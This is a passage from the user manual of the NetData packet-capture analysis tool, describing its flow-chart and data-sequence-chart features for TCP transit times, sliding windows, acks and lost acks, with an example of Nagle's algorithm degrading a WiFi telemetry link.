
The required parameter modification depends critically on whether server packets transit *from* the sniffer of the designated capture, or *to* that sniffer. The appropriate flow direction must be indicated with the checkbox.

14.16 Inverting Transit Times on Flow Chart

NetData measures network transit times by comparing the timestamps of matched packets in related captures. NetData assumes that a packet flows from the sniffer with the earlier timestamp to the sniffer with the later timestamp. However, when estimating the average transit time of a network device measured in microseconds, random delays in sniffer time-stamping introduce transit-time errors and many negative transit times. In these circumstances NetData can reverse the assumed direction of packet streams, an error which inverts the signs of transit times. Now, when plotting transit times, this error can be corrected by checking the box ‘Invert all transits’ in the chart’s format-control window; negative transit times become positive and vice versa.

14.17 Direct Control of Marker Size on Flow Chart


Originally the sizes of markers on the flow chart for round-trip, transit and gap-fill times were derived from marker sizes on the timing chart, but now marker sizes can be set directly by a spinner control in the flow chart's format-control window:




14.18 Plotting Sliding-Window Edge Retractions

NetData plots retractions in the lower and upper edges of the sliding window on the data-flow chart, rather than suppressing them. Retractions may be caused by the arrival of packets out of order, or by protocol breaches. NetData records retractions in the upper edge as network events, and such protocol breaches are sometimes produced by proxy servers or firewalls when they relay window sizes and sequence numbers between linked connections.

A control in the format-control window of the data-flow chart allows the data-sequence range to be increased, to ensure that the sliding-window's upper edge can be seen.






14.19 Default Throughput and Trip-Time Overlays on Flow Chart

NetData observes several overlay rules to avoid leaving the flow chart blank. In the format-control windows of all charts, overlays are enabled by checkboxes with purple rather than black legends. The states of the major checkboxes are saved on disk when other controls are saved, and are passed on to new projects unless controls are reset. The default controls enable most overlays but don't take effect until relevant records are loaded from the database.

The flow chart needs only packet records that are displayed on the timing chart. Its primary purpose is to display flow-control behaviour, with separate overlays for sliding windows, receive-window size, and congestion-window size ('bytes-in-flight'). Overlays for trip times and throughput are initially disabled because they are not normally wanted with window-size graphs.


However, if a single connection has not been identified in some way – being the only connection on the timing chart or being specifically selected, focused or highlighted – window graphs cannot be displayed, and the flow chart is liable to remain blank. In these circumstances, when the flow-chart window is first opened, NetData avoids a blank chart by plotting traffic-rate graphs and trip-time markers, overruling their controls. If only one of these overlays is wanted, its box should be checked. Checking either of the throughput or trip-time boxes suspends the default overlay mode for the remainder of the NetData session.



14.20 Acks on Data Sequence Chart

A sliding-window graph on the data-sequence (or *data-flow*) chart plots vertical strips for each data packet to indicate the sequence-number range of its data bytes. This type of chart reveals all the packets in a burst, even if they all carry the same time-stamp, and it shows which packets retransmit part or all of the data in earlier packets. Different colours for the strips indicate the packets that left a sequence gap, filled a gap, or were overtaken by a subsequent packet. The data sequence number of an ack packet was plotted, with a red tick and legend, only when its sequence number left a gap.

NetData also plots the data sequence numbers of all ack packets with a small cyan tick, but they can be hidden by un-checking a box in the chart's format-control window:




A second control in the sequence-number group adjusts the relative positions of client and server sliding windows when both are plotted on the chart. By default they are plotted with no overlap, but the overlap can be reduced or increased by entering a percentage between -100 and 100 (for maximum overlap). In keeping with the NetData convention, the client sliding window is always plotted below the server window when there is no overlap.

When both client and server sliding windows are plotted, a pop-up tip that describes either a data or an ack packet also indicates the packet's acknowledgement number by circling a point on the other sliding window, at a height corresponding to its ack number and at a time that the packet was received. By default NetData estimates the receipt time – for comparison with the times of data packets sent by the receiver – by adding to the sniffer's time-stamp the loop-delay between the sniffer and the receiver.


Besides circling the point that describes a received acknowledgement, NetData also plots a horizontal line through that point to touch the tops of the strips of acknowledged packets.

The chart below has pop-ups describing three packets: the third of three acks that overtook three data packets; the first overtaken data packet; and the second overtaken packet. The three data packets took a long time to fill the sequence gap indicated by the three ack packets, but NetData was able to identify them as overtaken rather than retransmissions because they conveyed old ack numbers – their pop-up blue circles highlight drops in the dark-blue graph of received ack numbers.


The user comments in the cream pop-ups were originally added to individual packets in the new-generation (pcapng) Wireshark capture file, and are retained with their packets in NetData's database for display in packet descriptions.




A third control in the sequence-number group draws lines that link every packet to the data it acknowledges in the opposite stream. The resulting chart presents a view of all the acknowledgement information; if one packet acks later data than a second, subsequent packet with a smaller sequence number, it is evidence that the second packet was overtaken, not a retransmission, as in the chart below:



The packet-timing chart provides another view of the same acknowledgement evidence when links to acknowledged data are enabled by a checkbox in that chart's format-control window:






14.21 Lost Acks on Data Sequence Chart


Besides plotting data packets as vertical strips in their sliding window on a data-sequence chart, NetData can also plot the occurrence of ack packets as small cyan ticks. If traffic is captured at both ends of a link NetData can highlight lost data packets – those appearing in only one capture file – by plotting them in red rather than cyan.

If a packet carrying an acknowledgement is lost, the data-sending node could have a different view of its sliding window to that of the node sending the ack. If the view is different, NetData now plots the lower edge of the window perceived by the data-sending node with a green line (the *received ack edge*), which will always be below the lower edge perceived by the data-receiving node.

The chart enhancements are illustrated in the following chart of a TCP 'telemetry' link that sent data in only one direction, in regular short messages. Because this version of TCP used the Nagle algorithm, a lost ack packet delayed the sending of new data and initiated a sequence of one or more retransmissions. The vertical strips for those retransmissions start from a green line, the window's lower edge perceived by the data-sending node.



This chart also illustrates how the inappropriate use of Nagle has a damaging effect on performance and reliability. Without Nagle the loss of ack packets would have no effect on the delivery of data; there might be no need for retransmissions and there would be less risk of aborting the connection. However, in this case the network relied on WiFi links and one node was mobile; as it moved out of wireless range, data and ack packets were lost more frequently, and the receiving node issued Final flags after not receiving data for 5 seconds. Without Nagle there would have been more data transmissions and a greater chance of one succeeding in the 5-second period.

